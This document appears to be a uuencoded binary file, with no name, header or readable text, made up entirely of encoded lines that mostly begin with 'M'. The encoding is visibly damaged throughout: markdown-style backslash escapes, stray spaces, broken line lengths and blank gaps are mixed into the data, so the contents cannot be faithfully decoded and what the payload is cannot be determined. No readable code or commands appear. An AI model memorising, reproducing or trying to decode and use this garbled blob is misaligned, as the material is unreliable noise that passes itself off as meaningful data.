M>\$SRHR.V&9AAA#(];IHW<7>L;=P=T>O0VP.2K4\$\*4766[K1E;L8Z+3I<JM.B
MOVFG#?O;H-.BRR4[;2W#E1[9V4&G;5ROTZ\*WJ6"]SJ:2Q9TMT6FQGI;NM;A%
MA10#ALR2U`[880)"+";3P3[7"K>\$/0&G]C2??3XXGURQ16`U\_J<, :BE?//T@
M+\$!;!;E7OW(">6S;H)PN\VO<??IKF?BJ7\*\*#!=RL=2?XTF=, ICJZOHZY8RU-
M\_M-#]<?^`LH"%.1F\$EJZ1KZ&HN5PZ!Y\*QGH8:4FL\$2<15A#:FB9J33^8\$#W=
M?T//<UI3&@[" :V\$B6"6"H8F&%KX#01G)`\WIG\YUC`B119FE43DFIEF<30\_
M%:X)TP\_9A2;NE7\Y%X@-<QC!E(-LH&\`<&\$F242E6?2;4(VUJ/\;C9@PUK<;
M4>VKD)Z\$]<\4PDKK8`V4L;V\*[, `FS&X\$4VB&86-V?!OFD0\*4FL&@03N0"W, 9
M156#K\*!]"\*G#C\$8PC683-FRO?Y;9S\YJMV</FV^]QM4^VWD<CT\*@CV==\# :E
M2W3GNHXLH==E<HF"PI-DQ@C&%Q4\$[2"PXY7VC"\_-\*34[% (5I[VB\_.D/U4C5
M/?], U:G`#Y8L!Q\*\*)I5H@MX\_AJH%U6CUN7[U\*=IE89YC(&VUR\*D\$`Z)`X7#@
MSU3@WVE!=-FN&C\_`4\&%KI-"N-2!0TJ/:2\*OGO;4\$N7%Q!` : 9013"@83`\$`'
MX"L!5^, 9\*J86C(XY\*`+H\5^", XC@MC>M?^0, XC)Q5`LZQQES^54FY6/:->(2

MLT`P9H6KN)<4:>U@GT6MVL.A."5'/5YN%?TF@=XDES\$,\*E\*;`2F0\*4`H`[<!0
MD6C^X?2`SXR!TZXW\_>C9/5K2VW]XVO)=06>"E^C"\$S\$626B3!O"PI!:!A0Z\_BR
M6ZN\V\*>\*\_G@\O3J;^QT\*^H]EKL>NOKS29F58@7Y=9?L@))YT\*,8K!\$H(TLVN
MI`L=FU\$;`PGWT(6@K10D--(\DBO:%YY?10G\*0=9IG-. ,M;ZP4]6\_45!P(.0?
MN%`I?NY2'FUE(>F',=)BS;:HKQ4>\$`)>I<-@,O#C-`&<TX5GB^]V^=.3?%
MJ+>SF\_@B]9)A347\*<M\*6>AB:4PI&/OR0:L",;@\*,QS!U)IAK&#L[7AU\4>\
M7:!:>Y+L)HX-ZU%(&X8BU4I@:MDEW1Y%6<:^&(\D\*.U3^^YX.\$EG#J+91SF
M)@)8\$0"5-@HK!8:&D`0JI^^/L"81,M4?AEOA?0'W?D4F4F@MA<)J4XB&\$5AN
M4FPDDX+S/,QN!&,TPT"[8;`M0,9NG\$##R>U\_O#SO[N7:554&<;Z2N8H\$5B1`
M@[R%+`6I;9\*';4\*7:XXOZ:MU0\$X3C@J(ZF?WDG]LV5S7T3!6`BB@U'50L4T?
ML`-\*U\Q3ZV-%;1/K8Z1T<GW,VIK1,;G.4DMR96Y`QJ\$-&O!MA6[; ,CTIC\$\$#
M4TW5KC1)+4T"\$WL#\*(+>-1)-HFUWXL.PGQ\_.)D<7W'`F3\_<H>8<YU>'#+A@
M(P:.19I15"\$H`\_&`#\4[OIS2S@\_]()\*5()\*M3M:[U1/>`.G'Z>YG)64[\*;N\$
MA&E0):!;!2P#`8,K1\=3K(&OYH?>JMI>@=(C"LU7'- (KB:@\$RK<'R3\$\$:J
MN,A\$`WP>W@#F#,29/4X2JGK\3:K[R"H6!<[S])?[\$6#GQTXF07+-6P2Q(@@
M4P)0"@.2: `J:7`8"<#8\_@0-@J>O&BO'F6Y\_(I&9%"+"`.A^XSCI?3930?6S
M\$0#\#@<K#;=\$11C--Z#P\_/U\*=?;`&G@R%-&QO!WLRP\RT6"O%HE7&<:7@T#B2
M(M0F@E=AMJ.H6C.5K'`"#, <(T84XCH#+3C(+\*&VS(`9KCL\_NC&W\*HNT%>4JRT
M&<ZBO04L!\*@.L3N,YI\_TI%OVLK=%+'C#[(-Z7\_4YG0XDJBSP4A"0)%&C2--
M\*=\7',Q+(BI!U-K89: ^QVZ^ZM'?SL^M1/);<\_ZL'5: \$-EG9HOF75-U^U\*&TX
MK6AN&2=N`B<"QT`Y@YQ^,'DU<;)'3K\$[&VAQ9SS12U&^@B5;\*]G"CR4`IO#@
M805\*R+WIT?%IB\*S"K%`\*6K-"!M/3@Y#;A,D'["J+\$^\_/Z(K;X?\$1!3861!YF
MD(:8.!, :`=+( )2Q\*L),TA`;9W)U?!#SRS"+%,!U<&AXT<]/CTX%\$-5D\$E'W
MLIA\I%4\848UV>?608JD4^.S;FE20/VZ3\*.T.O7[UIUY#BRR'IW<8^\$Z,<8/
M,Y' "I-IKB#2&\*@4%<V6\3L1]J#Y!5F%`^4#=#9=7-/\$)`\$^:00C39(`N\_6.T/
M@(:H;/QG'&8&F9W/SXQPBS\3(=L.\$G=?B+"0<IA-&N@TPW!I@JQC;2):SB-
MT4H6GS#9FTTII\*3PHSH;`LJLJV+8H.\G^O8(`)ABUO>[P7,R][OV28D@BBN1
M6TXO0\$-A6K)`B820!Y%.']KEP?"IOF#I(>#SU1+/7/\*\$2Q\*+>9X6]SX`?^^I
M)++^3GS1#ZT./:@`ANQ"V!C"7"60)8=\$IWU]/VPKAR&>-D/Q!@<'000X)"K
MQW2,!,`8G%LN3/+D<FE`Q?M2\8=]V];G<\_QAW[ZGAVDWC/5D?EJP\_]RS==;3
MM\_1E7CZM<2E"FU+&=CV>?O<3U\_A+\*R>5\$5M83BIC",!309/U9K.6AM;Y'A\;
MQL3U\$\$^T#T:-?9Z.`&\_FCQ2C?B9\$QP,+M&6\_O2MI;]PR34)J@31J/%TOHK52
M"A7(EH%KXO73X/G+I)O#E^URU^J1#];\+RE).KP.`ZJG6U>"V.Y<K%YW(H>
ML@MAP^8%.\$L@2T&JS0\U@V;`S!YJ\*1[T,YJW0\_+K:1<U'T24@M\$ZY[/1[VG
MVQ(S@N\_ITRD&IQ(>X&9:8W\_7TA,5:\_%MA61!1ERHD8HUJ\*\$\H!"`5"U!(95W
MW\*3\$.;U`\*5\*5N"JWNQ\_>\*)\_=3Y[QXK:,X%OBP2JD.MM2CWT`T>UB,R-GC,M+
MLN4@[O1UR(6\_Y'+^NO(7H<K[+EC&<@!#W@-BQ)=6#>&1<'[M`LMQ92.!:?E
MBQV9P^WD^9':X%,W64GR/ZO+>D>@?6RX&YYZ^~JHL\6,=EE(`.H[8A3@[/W
MM%K^M(K!WIPTQ[>\$D2]:7\KC,:`0?O]+O?NZOV-FO+`=Z#![,M.KZ';\_D9
MN,`LQ(0<FQ!6.A/\2OB8APIREH(V"NW9X)4\=]1&K\_C#!G\_\*!OG5=P1#AQ7V
M&\*X&0^TPY"\$<NEJB<F!\$X(@MJIVD;=\$:F[; %PKQABS9+V:\*M>[9XQ0:\$56:V
M\$]ABGV^\$CZ-2@IREH+:#\_G)-, [&#26\_P5)3\='S\_&ZF?%OV2;+LWG\0&MW3K
M1A.\*Z3TM,<8"K:A@<GR9+Q)`1'0B8MF)\*,\*USV\]W9(5,I: ?8=E[N:,+IDRM
M^Q\4PKOV&!0JQ4GOQ`)RS+,9\W`B45&S/LPH#!W\:/\_LFLZD?)A=7HC@MH#@
M&]C)KE^UFT>R'+GT60%3;\QXNA6U+#YF+HKE??#\*O))Y!I4.WO[B:;6C]PH\$
M@8IGUF;Q\_"Q%Y8Z%. -I\>\_P"LJFT@V^9BH\*U@V\_) (QRN=T+5VQ2!ZEH[TI[M
MXW0I1"4(^%&]FI2?\*5M?J(F3352DZD:\_+F:,]4\_K.:DLY9J?@UJ+H'(&5%B
M.4VPUT=T>N])V\_,ON-[\*=O?IMWL\`D0GFSY%810Z^N<@D@ (8CSLH\$NY^P`+I
M/^+NKS.;X^WR\$SUZ4T"FC@TC\+W=IVF!R\*)EI8T0(6DD\*4@G"B)Y\_C\_)7B4Q[3
MB]V38W%@>\*O\_HH/1311\_GI!\Z[M;3Q'70)\*W\3)?>O(LC#X?)`S2%&+%` `M
M"4#`#S,I]#K0]J)DX&ZR\_TH^`.YIL8RE^@MB\Q(\A(\*Z0CK.VQG).Z<<Z8ZK
MD0QYQPKQRD\$( (Y8K\*8Q9KC1GF: :X[DP@BN"RK92-!@HYI7#0,(\*YID.,.+D\
M&&X[A&?(S<- .GYU1&R3:)1W5/%E1\_UURYS,.DEM;>\_8A345)]) :H/Z"V45CH
M6-O-ZJF+Q6+]I8\_,\^^>+U.;[NA-T2UP@RG?M4(6N4%\_QM=Y\T!A.)?/\*WU%
M.QNR7[;"K0RX,GC@IP`RG16#-SVY^,^7Q9,4J5>/9\*0G"9Q(<K`\*Z74F(LQH
M'`\*T>)1\ZL\*H;(O`\*8\EE>NL<#\_U.(V4\_[3TP6#(!>B7NN\$O)8,?`BY5ON`Z
M\$; ,Z&?5&D?)Z<N:Y\$0U>GD\_6V\_7]R\_T9K8EU\_%(4>=Q=O-Q@\*: -S)"4@-;Q/
M#.\$K<PHRM@Y`CZNG5\$Y%;F)0.J^B<@Q[;B-\;/;SL`ON5)VAB@+P5)+5B\*VTA
M#"2?:1EHA5P84&9V".CG4JJ]/+:C2GW%1-ZF4>YR?&<F@XBU\_28A=:ZAF]2
MGJP2#+>NME`^`QC0@J.PYK&(8HM)I@-IZBRC5%RJW(J\*`R<"ON1]U\*`4?07<C`
MK92Y><NME`9+>N15U'VFW8K,WW4IEDFY%7<>X6RG<F%M10YCTW\$?:K11FQ\*TX
M^Y9;:5S2K<!UC+L5EXV[E;I.NQ7V'.-NI310NY7?:L^MD`']@%NILQ]P\*];^
MB%NQ6?T=MU\*9[ [H5>(TWW4KA?L"MN#KI5M1UC+N5PKSA5IP==RLRU!AV: ^G]
MLI" `&, [C, "LP3(,DP>R-%\$Y28)(YN: `S;+0Q>'Y]<4FOS,J8&7<#`":TX<MU
M?\*@O`\*MM9[36\4); [<<'X9-UI-L@;Y&@%G@`\$=A#<-P04`37,MM\$1E7U1A6
M9J\_AVU#?HA&M.BE]!VKW%#]E];\* &8HP+8RSIS)T[ [N,M.K,-KBNI0"QX+>-5
MG.,?<`OA8E(KN-D06"HPT/I\*M';\_7:V+XN^JM=A578FX#EKWN+5PL5HNN-D`
MV&0\*Q"P'1\_G:T#8'TXM]>@K\ \$L>Y@6U;?CMX5UAWI,()3W@D52MIC9T:\_F!I
M5-XE#A5QB#>-R[ND\*/8!K<Z8=O%E?;<38NV)"&\?0!NGU!"<9RC,A[Y7,'R]
M4".P07EX83M\$FUK)\$;QPH" ^7+<AW%HEQ^KDI5%.+#\_,0'E]:5VMK(%L%60X

M6#WNOH3D&C) < [%; ; Y7H3, II6A) ?7=DKW.0K^NIXMOO&3@T) &L&79) @S#OE) ;  
M^ZUW\_641@A@?U\\_KF\TJ9) 6N91TL [N, 0!&KM23, 4DY7^WJ" \_OX4L! (F^+VEFM;  
R<J-9%N [='] @NG9, :Z^@., P\$; Z\_#] ?/7Z>O\=KY-R:H2\_AR<NCU; , INZAMF  
M+N574CXZ; 'I1"Z) 1M1Q', O97F/KOI&<9%EHWB8?2-\_ZA=%ZV [K^7#AX-\*7S<  
M [M6M<O466K^P75L8AM\$HE5IG!&, \$@V5D0<\_&X%; A!, ) 31\HJ@\>, 3J=7@V4`  
MARWZRORQX\_ %3.Q [\_IW; =MJ2 :?HGT' . .VG<#IN!VK/\*!C13&:8^BI!M^4\_&RJ  
M<"S/6&/K\$\_NLQ' 3] 5SH-J06"WBS@61J=9XH>VCP/5ARBZE1\_ [#3\_G, W\_G] SE  
MZ] M^G25L'\_ 8]; OO6CME^Y1\*V?R6F\*EX>, 7W2D\$ (@^\$'+>#:"+A4]M/WI)\_ 'X  
M; ?Q^1\_) >WK^37DC63] \*B.FB) @\$Y6M9P\*2O`5@7Y^4FPEQ; I4L=KIZO8L6%`N  
M`LS [ 'IXJE\CI<E7=1LJMVZ' Y=#8Y/Y)\YO), AFV6Q\4G; (Z&G?QQ\5EIVLD)  
M& `Y (&->1&M>2SH\_VHL\$N"2@ELV!&/O' &?^+ [3"- , ?-L%-AO@K.+XJ-&'DSAN  
MOVNODY7NY^+V?S] &\_Y] \_"0L3>9S (@, 5\*40EB%HU\*\_NRBS68] @E@^W/1ZW\H  
M4' TDOAA+D8EP#<1/ (\*35< (., L7WQNUY4%#&60^)\*] \SL\$ (E' "R?#] NEZW^%  
M%<&Q) Y3&E (Q4` [HH7+2.NWNOJW\_ `:VC^BD/#PF`UU-06Z86X; %`D\8TC, %E  
M-4' #+<PI [N?A) ] 8, ; Y76K [W] N6\_Z6S<=.1EG; XUD#\_?; 8Q; "5" \_-YP\N<>YZ  
M\_\ /YQZF4CSYK0@X.#R\? [U [C] 8\$%\*\$CD^L<H0/72\EPC\*\$B\$JD0H] -<\$H!9`  
MHU\*7\*4C"SH3' 45R985\*WO-%=?LQ1!V=12&J^%LI"ZO6\7KXL1RG] KH0; ' ` \$9  
M`<%K"ORZ; 8C9?' (I4EJT+R32UI5?VK: :2K (O) 7O\_8L\*0 [81=:>FVM [D? "5' C  
M"NUO] W>ZQ1\ ) %# `^A [\*! \$V\_RLWA2B<27; ? [X, >N `WGPJ' 5?3M6K\$; UJ4GL,  
MY<1U.IR] \$?QL/ (' I\$F#6/?D\I8"%D] -I?\G, \7N4?RR9\_0LMF?T7>] \_6' 3>.  
MJ] L\_ :#] (%\$5) Z :>R74EJMWPYOL2=>?%RRN6D5OMVRN5<YM<?!\, 'D1+E. -V=  
MF7TY: Z977, 1' \$@! !B%?PZ. ; R [B5K9LO-Z88" "SQ<; N1^<Y\$%#X>FK\$H, 4+Z (  
MN&WT' +`4 (#Z+DJ5] -D^E><@%T%GBD5\_ =B"Q1T#PW=\_NW-! #H</+) (7' REL  
MP/H8W, G] TV: YVJ4' %; :7=UOHGZE0 `A+XY' [T] FA4L; #6" &N^/Z<0E?3E"GU9  
ML&T: ; !1, DNYAW>G=?+?OO56!M: .KS) ^T: ?A\ P' 9T] =5T%N1^HZ.U\_A\$%&"C  
M#UM>\_BK#; QX/A) 4\*5] V" #J5 `C@! P%L+M\$UBZQ [ [ "P\* (Y\$Y (#9; .<O^9 (1='  
M8<CU/KZKNV\_AUW! 2\2) F"3>"%62Z&Q/' . "UU2\$N5:C^+^?5H#+\=& (EYSAM8  
MR@5S6, N7L\_ ; SC! `5" !6?3, &U8Z! 5H/^F40B5! <56\# +CM4H1N1NXO%OY (&ZY  
MES47R; LTPVF4TB<6G\*BW&T; %"Q- .F"A) EDE4) 2A, , 03?3F=H-\$, H6Q] US#6X  
MB' +V0#O# [>IZ&PG6WG] 9; 8XQUU?98C%0\$M?52', TOCF2" ", (- (E@VS38\*MCW  
MOL6) =TH777R4F3" /5UV, C0=EN#\4O2 ( (QDWIF-0?RRQJCA&) 83N-V [ ; ZSK\$^  
MM: 8E+O8D" [ ; 5D8=) OZV^ ] <45CLNC\_ANS+: (Y\$<TW] @2F\$@R: 6M#M%+Q1^\$A;  
M/\*NI, C2US2: UI3.2 `O.1L; :: 0MZ\_M\_586Z9L (FUI%N, , YU%M\* <VZRH `VTA9/  
M; 2K9, :BP8S"! , 8\*! 90FZG8+; 'OY+=T/ [^' !7B\*40G99% C7%-0M (7; \_^UGW^%  
M\%K@C<#SC.#8^ \5MIF&. 7`3\*C>8H-, =ANX>I' >>9228KF4K-Y\*8RB9QY) 9EJ  
MS=1HIE0U) I, <-@: <"T"9IR\&71L=%2 `M8; 0EC.4JD6%48"D9G&: H-, , ; "LPV  
M4) ^I) 8, JO! "%^ \6-!0U:] F9!AD) 8+HQF\* ( (, 1Z\ /R#SX+BZH5C\*4F@&ZQK\*F  
M9-B9' 9U (ADHRU) JA008OP [ [ NV] DQ (RUQ2JFDN [W#W<7! ZT-) 9QX; C\$8&-%&I  
MA4H9Q4L `@F&638XWQF- : \*FA84&U0UC5PX\* [ ' T\*5346\$>AZ3&\Z, 9\44V (Z1  
M9=XC?XGU+K-<W\$T>D `K) 9: E` ` ; 5#5-FC@H</A>I81\92^6.RR (^ ` ` @IL\$\BF  
M1X; ' Y9GL] +0^-) ` ` B`H0>T\* @X^- ' ` I=M: @QK) U%6"H71"KZ=SN#Z#` I\1&AZ  
M>L00; 4BL) 2, ZH, #: (: [\*% `=S' 0: 2K/1] ?PM&DQ"Q\_0JVS^! X25R@, F! `Y+XD  
M0LP#X5@5VZ; !50\>+L\$+I `8\$6P#ATIV0&R9W/6\$, J\$5! -68C `@V `6I6.9@N8  
M9!) 22&GH (@\* .OX" " +66XX' MS&N\*D. \$PC! -Q.H&M%4Y7M&W&\_Y `") 0/] TEDX.  
M5+^DIPMZ/JK' V0Y7, LZI@\_ :#S?<GI/B#H-2J0] >, ; K34MX>' OP659QTNSQF8  
M&\_ ; C5" [ !CO3SQ?B" \5; P) 9<<P\ \9 [AA>" ; Q.PK\$0#7K#VL@X@\DG, G`-QG" &  
M0C) 8S3#?6\_@X5' L [%\$SDMT ` (4W (>QWGT>YK ( (\_74G\*>1=LHTS\_G! 7J\_1@MNS  
MT `8M>HWZ=QS\H<%Y@+>, +P7O6 ` `4S ` (+N&) P+>! &P1 [9Q18 [ "8PFTPR\_ [ ! \>  
M+&AF&Y=HF5TK [ -K> ` ` \_H\_ ; ) ! ^UO+%\%+@+@D\_9WC%\%K@RJ^?NO] V.C\*P, N, <  
M=H0X9X1P3!V) Y" 5U#HLP6H0"XA\*\*OH036M: 8G; P\_V/5T) DM/\$QG+H^ ^ ] ?WG  
MXN+5\*0B5GUZMPS. -OW8 [ +JGFDAHIJ: (2) LZ/I ` "7C0L `H, OO6%1\!AE/Y/F [  
M@ \-3>MM (2RE2I2B, R [ ] <ECJ0HHOFM+L [ ; [D<1^6XZ?KS398E?IC] 2U>9%W>  
M7G&" ` I U% (5Q/Q?7 ` %X: \$F@E0!A#\*P, F) =W; T (>X8J; ! \8I8?AC<\$T@N\I^M;  
M\_X [ [ /MT: &\3VB<IFQ\@ZK3#] 20\$, ` \2C\$!) ` \ BSV9W [URX\ \F4] L) B387-.Q  
M] AD=; \*<) X. "N6E0\*5UARA?ARI0". `95P9, %1] P `O>?ZSW=, 9<X2EQ9IN/VY6  
M5#D"O^ `V8] XP: Y\66\$E<@N\$&<UDD [Z\_NGI!D] +C=E [NKHWHYQU60: PY, / [E (:  
M! T^3WPY5\*+E! T4S5IQ: Q\ : ?' 4/BL [S\_UO+D^D (IDW. +D=\$IC (YA\_Y>U#C> `"  
MY48\*8=TUK#N, H! ` \*FAT.AAB, C) 6+U [D! , ?\_ =E5L4">4B\_<>4RXZT9D?: C6Y3  
M ` , L `<3J\$A' ) W3B\Z. `WBV' 1Q0IR4BXL\_ : !?H%) HBM=) RX>R: #DR) NK1' Q65Q  
MO3+\@1-\* (FI&-, \*9&W/& [=YD, 6?VSW#&&FG8\_73K>DF\$803\#Z#"V8Q6W] ^I  
MCIDY^\*#K\_?NG1S29\$^ ; . [ZYF2 [S3D. `K+HDK+KEB^\* \$ID&-0) =RQ+VK] ^B1D  
MB=FK/7N?SM?T: / \7= ` , R-U>\*G [SB\U/KFRMVH, JECCDH&\$. T\* .G4' DF ( ] LL  
M%TZY8Q\_N' U#H' (J%O\*^, `F>PU; B [V; U" =>>4MMB+^4/ ; ; U>WK%R->\$Q) B [U<  
ML (V31/\_ ` \*9\*Y9RO6, ) ; [MX\*1KOW<' Q" ] T^I+\*XX7?>YAO\*H `@I1 ` ` KG) , P\*  
M#` U4, D! 11^ ] ] (182UWTHJLOP3.NV?#I7 [W] [Y/@ (\*O^FRS%QE4S `7. :>: 8A  
MM4 ` : 993 [ [-GQ" <V\*W\Z. YLPEHD<9^\_7M\_?; DX7X; 73J) TB@E<K+. J@\ .7] G'  
MJ; W8+V. 7, MX] ] ?N<V&S6U. [X5\ `?RX (53OP! -Y ` ` & ` ` ` S `4PIX?472\J\$UR  
MBY-L- [3+AF/HF! 9PE `5\I) "D7Z, O?9HVR^WJT8<?U6 `@8N) JWAK2. JQ?F"V%  
M62LLQOS! 9ES, 2S9BA1 (B5N0VT (B7QBDK, 1^5\ ` \$C&E) KH: K] \ (' \$O?G. V1L\_  
M: I>1' >J! 3M=7IY\_H8Q] M7\$H: OO5R' 55-\*9; 2V: &8: E2 (1\*D6! 8\$B1IAM (Z: "



MPX) A!\$\$;\$6P;1IL%0S9\;K'V!F:\$N\*\_T!EVGJQOL:2#C'VA@%7V(2/"KQ-^
M2XB?!E4"PCQ3X.TDOE\$%\%F,\@/Y/JS:GT@&+C"%%%\X1`ZOX9!,"JU^MKJ+1
M4C\HJV5?)QM^R8;N4HB-PT^FRB[N^FH4HI'\$2+-HA\$5M]R\*/./\$.@%6#YX[(L
MK]8<\_D+D^1K)\RT6YVLHCHH729-@T'F#&%4PJS%T)MA:L0/\$N2": "+\$ [KL] \*
MXUI=]O+K'W^(MM'Q:\*EFU"UL@1G'7^@6/FV&F^CC,0(V#(.D>Q&N<N0OK?K
MDYQ/:3A`IN(\*?N\*1RM`.-QS.Q\_\*)8L12N@A`:8QX>^R6\*'H"7/5@7R56B6D<
M,ML\_\$40MB`8N)S6;/KW\T\*[N/O(G6-7K)^/W+S<X!H=T5C%VY\$. "WA\_M2MG;
M7' ZYB\_4,PTSR5XJME+VM-+'0/!@?F4=I2`1G/UTMI6W`\_5<RF#<XUF>G2Y
MEE-+E<8RO:9/^/9^PUAIV6LZM'?V<,7&X73LM\_FH!Z/T,+`I'9\%#M@340H1
M!2/"!,`\*'&-!AN(2W\D;D='A8';T0<X2W^WT6&/XA=3;,+2\$X^.`X++)X[C
MB1,7PFDEG&\*%Q#G+ #FII`X;(>\<O%8E<7=\$#,8837"XH%,ZF\_\$CR\$: /&
MP#5^"Q/UN\_?A5BYDEK`\3L1Y0TE5HY/JA3=QZ2XGGH?\$0HA61.,#E`?[\_>.
M10+X>./;Y\_7F\_C9NH[6F:1-A(,(I.D9'@5\*MDVKADB-2)21\=P5T09/9W79V
M<C(3GAI<?-;OCO;LFX?K.YJG'FWNEYA:%[ER]6'WYI&^2IO+OF\CF>!A<N-2
MZR[J/:4=J[+WG+M/FT<T!08"Z&1HHLT.`;G]N)\$`>/Q\*M:R5^+EKMS95NF@9
M):3I-5Q5!"NL\$MMSV%<?D7,FXX%&!8YQA>)Z;2/N&A+M\_RQM%T5"VTI+:/M<
MU"1?JFYE=41V0L:H0X!C7\*VX0-NXZ=\$EP[I3R\!1\$Q1FJ@V<3;9!XQ)M`6G
M&\%EXT9HS+@1H.CI1BC=I,G7]93)4WI?^FMU\*^CC5YK8L-U)EI%5T@`I#/#4
MZ`P"32\$+148-)!VBMO\+&BBUM-O3?J"!Q.SK4K2\*WI,`. `&@\_P@TA:P5R2\$!
M#L[\4-%\_W&;22.A%-M%(U\_P)93&0%(=L0E(P>I:F^:\*C;VT4"A84+,9KFWRX
M?<C]M%K^L>K4K.MNH)S+=6.:QF981(-K-(U>>D\$Z!^Z45V:6GWHY>)\NU(5N
M@F>B+\_2-) \$1Z1\.)0]"[270A:"OHIL2\$![6-&D5Z3N/^AS:\*J5[<\* &+\$324Z
MQ)`S":D%PH-/`>\FT\$96J(VN4)O,:\*-T/87N%ARV+0]0@2@P\_`Y9B]SMQU,C
MA#2-G-?=\$0\_9I3F0=O\8[SG=G6[(#07)#7N-GCV1R8I,F\$".Z:70'616Y.X8
M6@FT5F@#]:`>[^EQVH\$F]KMS>5"42'D&F[W!5"\_6\$+.: (PT)?KK\_LGM[%5OM
MPY;T)E&W=;!;2.(3C50XHN6.`ZHZ\=<Q;H0^G(R3Q@8\LZRR'FRZ)>`)D&\$0
MUH05(H6V/5KL65>0).X<`\*4@T=L\_=Q>K.)I>?.?JOH^)^FOHTU'94JHT`^YU
MN]OM(5ZY&#R(`E\0/H02A@3F#52M95@#60.?R@BI,R;+\$D^%W\*NY/8HF=]T
M]SMJ`%(E!;,H5NAXY6%>7L4]&-3307C=-WU\>\_@PYOJ>@<(V\W-XBKJT)^
ML^,G&GACK6%WQ\50AFA>C8U",M#Q[%HX%/8=-V"WE#JD5D)%[Q0<3;-W#G^G
M(#3MSFSW-\\$VC"TRP1:Y`\*F1/-VBBRB,)(%\*VZ)52&LC!U^N8OV79/C+J>S
M"A]<,@ZDAJ'2)2R3"='3%\*AKH>H(`5\L`VQC(F6\_7=T\A#MT,J#<?\_Q(=SEW
M:;?@`SG25ZR5X-ND0>FN1I&<DNJQHIIY2-0HWF@0[!<?\* /A=')8#Z)RB[\*%+\*
M!N'ERBZ\*?[VR53UBOK8W7\_3Y%-CF"D:W/SN9'W=OI\LSQ"`:++0PMZGU6:]
M#5>:KF5)+UHO3#]//`A<6"B\$!0,6\*/H5!2S\;?Y>:[?8'7WI\KSR\_7X;-5Z
M;W5S^4V3=1G[>/6PN@1\L-GM'Q98KI00W#Y6\_E2`4@2PG>M<O'E+2V&G/O+B
M3&1P/W)\$S)L2AYTYH6\$C3UN#A].C\*H2-2MC`&"X)J06"1^#ASR?,\\_E#QUK
M2\_)LJC3/8GZEF%W63X),0(IP#/'X'E!4+ZN/1.6+2(AI3Y3;^W\_SQYN%SB
M:QU^IOS-OIC@+)3V]ZLSC?7#TA6KW`=!<>'P=@Z(P%#?H3Y4IC'I#2%<(\*H
M5#P[%\$];I(LY4\_+Y./KW%7A8OFT<1KA'AXF@7`9(W#;7K"8P"WHZ"%#)=WC
M'"RC,Y/[\*CC6H,\*IU&]4`F=58DG4GC[;;,B/CO:PAUP(VX6PC;V`\*905%+YK
MC(=PA^3L`A\_FNFV(%\_E-0W:3QY6<\*I1@]VN3N`M,;I8"M,UB^5^.>)\V,Q
MP3!!9TG"NTI9B91P+`-R+>1&E<"1DPX/NO-.@UY:(4!AXL,-O^M?TTBT-\$59
MN;^Y"OG.\*D%B6,5-SA\_O\6D8)6FN\#M^S<1!/V\0U9OJNQV5JX&VE:@E:Z!M
ME`SRN&SJ7UW9?EDA9C>`\*`#S!I;=V5ZTL@E92CO!@L:3X\#<N6\$0-)M@L5T
M8VS&+FW4@MSFE?CM"GY[\$F8\$IKZ[RE\*FH1X.FP%E]M\_(-"J8!EQDVC0:+E>)
M`WZR:=.HB,YECTVC,G72--`^2=.H/(W+\$).(R:9D;Y\R#1QY<A;TD6FHPZ]\*
M:7-\B9A3F#ZW>-CXC1(7,Q:[V#47]0\_XCS)0\*0[27I\$D4RCD1-H?:I:P\ [E
MT]7Q^##VD.Q)#@\](CR-54]9`"ZB-F(F/A`C@UQ@`<Z&9HK`?M'+7Y:WHP
M5:0'3?V)>M#K2(6(B>)]I`F`%@\$I0Z&'P[.#01.RH./W8A!==.Z7\*F+)]^L1/
M[N84P&49;7[!E&AR,\*&\?7?46P#S9G-YK66KLU#2H'#5DI\*U]'AJN.[.(#]&
M1902C6E:=K2C\$D`VVK9\_RL;%T%/6\*TIM.?PT\$V@>K772MH)@X\$4HA9\$HRWI
MABTI)MUD\_[\E\_TQ+FN1/MZ3TN\$:^X=W9\_A3"\$\$\_W[SY0E>0=G][`XQOF`5
MHCS=BL\*-9I>:2JD)`XTQW0F]4DXL.#D]?\$/A44).ZA\_A1+-K38W45/<#>7\H
M-3PY560<C%,/\_>"]O#8KYZE?;O>GJ[HSH`>6^F7/+ \$+N[B[O@L\$5P-\*]UV
ME<I5S0P--@SR`D\*;"7P\*;7LTM'E,RZ)`SM\_-#U1:G-%Q+].IUP'V7T)%`/OV
MGM;J3\_7DE)Z+CBM5UIRPAO7<"5`EH%JEY: !\_1\_M\+HYEF#RNMUG.ORYOGOBA
M\_0(=BW<\_M!"N+L^D.BS#C\C20`@\$PD!P`Y[E4!K1"S'3'4'36\*YTV\*R=-WV0
M]E;2G.43:"\Y\_BX5`X=6.,1S\4P,Z\*70'21@9)N"5@J5H@)B'1#; \$;51:K\M
M=B@M9;+!B;V7W:R\*KT0,;D0P\$7J)+JVY\4Z;CF\*4,6;;2//B:/N(:H2\*CB>X
M=@RT/1!3H=W=&46YI]6%B\ABN\_>CS>;CAD]VF#ALIOE5()]5DJ"U)\*AYHFT1X
M\4F=&,/RE8)\*^\$`FX35`FM4KK)SC7N+Q)7.HL#LW@WN0F;=8\_!8<^(T<1A8
MJ.?M(&Z^>-?W.U,EX,[AN%Y<6,29SCU:<RA!"RRWHDOT(!3\*",H-#CC\$XHY
M%\78@6(H::`8I/W74\RYB%R\*R/A,3Z&<H"15C)4EO\_W9[\_VV8L\$[. `];W470
M[ZGN7D?07SG[S\*ZVJ9FX[DX`!#FA`\TZHD)R["KV+(HTC4CCH[6,R!JQ`&?S
M%=@FD\$:18B4'B\$%R<;,;L\$5W%O:6INT+R-5(B%6D'6"+JG!QU92<Q-L\$`2%
M2\_7B=G#Z/4\$0A0[7+\@V!:T4RD=Q9B=G@RN\*('=Q8\_\_B]0,L>HQO'X1!Z]'V
M\76=>],FQ\*(TH@D:-P)5"EMC#/UBF^G,QC-P)<S#H\BS92%?N.Z@)GC+]W)
M^DZ&4'HZ\_?5M/.L)KC5J0/?MWN;^8='G>!.2%L,4'WSGE#MEWPK[WE3&Y%+(
ML!0!M@EDU2/]?CTB"@FM1N0L[@L436E!HW"/F8F.&C^0O^W[J1S<\_X/BS=VL

M' [L@AM!-30Z4\$A\^=1<7\*CR82 [-=7&>,RN;\*G;9H0Q (F\$3DC\$,Q"L6T:7"AX
M) (YX?V=? (Z1 (!6A0' JXQ/\*=I\*AX8:\$4%BPD2B"< (. "6!=NFP;6"^3@ (!C)R
M`A\*4!C;)\ 7PO.U.QONH2K7RH`K.-OV) 7@\_\8E\_W+P8=L\W%), 0EPP '=55UD<
M9Y7"K (I%0T\$AMRQ0I>WI6SP%, `S`6K5"VR36\*G:H' 6GNJOSW:<>-M6/"#A^R
